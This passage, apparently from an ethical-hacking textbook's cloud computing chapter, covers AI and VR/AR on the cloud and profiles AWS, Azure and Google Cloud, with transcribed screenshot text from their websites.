  Streamlining workflows and automating repetitive tasks allows IT teams to focus on strategic business activities and goals.

- **Increased reliability**

  Cloud services leveraging AI ensure business continuity, rapid disaster recovery, and data backup.

- **Enhanced experience with AI-SaaS integration**

  Integrating AI with the SaaS platform provides improved service efficiency and functionality to customers. For example, using AI in sales software and data helps organizations mine frequent patterns on purchased products. This allows them to gain actionable insight and understand practical business use cases that can be further used to improve sales and customer experience.

- **Availability of advanced cloud infrastructure**


  For maximum performance and output, AI solutions leverage multiple and fast graphics processing units (GPUs), which are very expensive. AI as a service in a cloud environment allows organizations to incorporate AI capabilities in their application development at an affordable price.

- **Improved cloud security**

  AI processes the cloud data, detects abnormalities, raises alarms, and further prevents unauthorized cloud access. It can detect any malicious or abnormal events, block them and restrict malicious code entering into the cloud. AI collects, analyzes, and reviews information spread across multiple locations, thereby allowing organizations to engage in proactive incident handling activities.

- **Better decision making**

  AI helps organizations in making better business decisions. Organizations leveraging cloud can mine similar patterns and trends from huge datasets. AI learns frequent patterns from historical data and compares them with current patterns in evolving datasets to provide actionable business insight. Therefore, AI provides rapid data analysis and generates valuable recommendations for resolving customer requirements.




Virtual Reality and Augmented Reality on Cloud

- When used together, VR/AR and cloud computing technologies create new kinds of applications and **usage models**
- Most cloud-based datacenters today are providing access to the **graphics horsepower** for GPU applications demanded by VR/AR applications
- Leveraging a **cloud service** to enhance the power of core infrastructure avoids the need for expensive upgrades of computing devices used for VR/AR applications

Virtual Reality and Augmented Reality on Cloud

Virtual reality/augmented reality (VR/AR) and cloud computing are two of the most important emerging technologies. When used together, they can create new kinds of applications and usage models. For example, VR/AR headsets today require strong local computing and graphics power. Such headsets, as well as the processing and graphics requirements of the connected PC, have high cost. If the cloud environment can provide access to the kinds of multi-core CPU horsepower available nowadays, it can easily address the raw computing requirements of VR/AR applications. Most of the cloud-based data centers today provide access to the graphics horsepower for computing GPU applications demanded by VR/AR applications.

Moreover, VR/AR applications demand more digital engine speed than available in the market. Instead of making costly upgrades of the computing devices used for VR/AR applications, leveraging a cloud service to enhance the speed of core infrastructure would suffice. Additionally, the evolving nature of VR/AR applications will result in rapid changes in software functionality and user interface (UI). Leveraging cloud-based delivery of such applications will provide a seamless experience for end-users or consumers. Finally, VR/AR-based applications are not frequently used, so these applications can be leveraged as pay-per-use, service-based cloud models.



Cloud Service Providers

C|EH Certified Ethical Hacker
re:Invent
Check Out the New Machine Learning Capabilities
Explore All Announcements
Microsoft Azure
Azure. Invent with purpose.
Google Cloud
Build. Modernize. Scale.
IBM Cloud is the cloud for smarter business
Discover a faster, more secure journey to cloud trusted by thousands of enterprises across 20 industries
Get started
Explore our products
12–14 January, New York – Discover how IBM Cloud is transforming customer experiences at NRF 2020

https://aws.amazon.com

https://azure.microsoft.com

https://cloud.google.com

https://www.ibm.com


Cloud Service Providers

Discussed below are some of the popular cloud service providers:

- **Amazon Web Service (AWS)**

  Source: *https://aws.amazon.com*

  AWS provides on-demand cloud computing services to individuals, organizations, the government, etc. on a pay-per-use basis. This service provides the necessary technical infrastructure through distributed computing and tools. The virtual environment provided by AWS includes CPU, GPU, RAM, HDD storage, operating systems, applications, and networking software such as web servers, databases, and CRM.


aws
Contact Sales
Support
English
My Account
Complete Sign Up
re:Invent
Products
Solutions
Pricing
Documentation
Learn
Partner Network
AWS Marketplace
Customer Enablement
Events
Explore More
AWS re:Invent

Check Out the New Machine Learning Capabilities

Machine learning just got easier, faster, and less expensive with 8 new services and new functionality for Amazon SageMaker

Explore announcements »

Watch re:Invent keynotes & explore all announcements »

Read the latest from Jeff Barr, AWS Chief Evangelist & team »

Explore All Announcements

Analytics

Amazon Redshift Data Lake Export
Save query results in an open format

Amazon Redshift Federated Query (Preview)
Run queries on live transactional data

Amazon Redshift RA3
Optimize costs with up to 3x better performance

AQUA: Advanced Query Accelerator for Amazon Redshift (Preview)
Power analytics with a new hardware-accelerated cache


UltraWarm for Amazon Elasticsearch Service (Preview)
Store logs at ~1/10th the cost of existing storage tiers

Figure 19.9: Screenshot of Amazon AWS

- **Microsoft Azure**

  Source: *https://azure.microsoft.com*

  Microsoft Azure provides cloud computing services for building, testing, deploying, and managing applications and services through Azure data centers. It provides all types of cloud computing services, such as SaaS, PaaS, and IaaS. It offers various cloud services, such as computing, mobile storage, data management, messaging, media, machine learning, and IoT.


Microsoft Azure
Contact Sales: 000-800-440-2008
Search
My account
Portal
Lalitha
Overview
Solutions
Products
Documentation
Pricing
Training
Marketplace
Partners
Support
Blog
More
Free account
Start free
Learn more

Azure. Invent with purpose.

Turn ideas into solutions with more than 100 services to build, deploy, and manage applications—in the cloud, on-premises, and at the edge—using the tools and frameworks of your choice.

GET THE LATEST BUZZ ABOUT AZURE

"[Azure] Synapse is the service you'll want if MPP (massively parallel processing) data warehouse analytics are front-and-center for your needs."


Andrew Brust - ZDNet

Figure 19.10: Screenshot of Microsoft Azure

- **Google Cloud Platform (GCP)**

  Source: *https://cloud.google.com*

  GCP provides IaaS, PaaS, and serverless computing services. These include computing, data storage and analytics, machine learning, networking, bigdata, cloud AI, management tools, identity and security, IoT, and API platforms.


Google Cloud
Why Google
Solutions
Products
Pricing
Getting started
Contact sales
Docs
Support
Language
Sign in
Get started for free
Get started for free
Contact sales
CUSTOMER STORIES
CUSTOMER STORIES
MAYO CLINIC

Build. Modernize. Scale.

Transform your business with Google Cloud.

See how DSW relaunched its customer loyalty program, engaging more than 28M shoe lovers

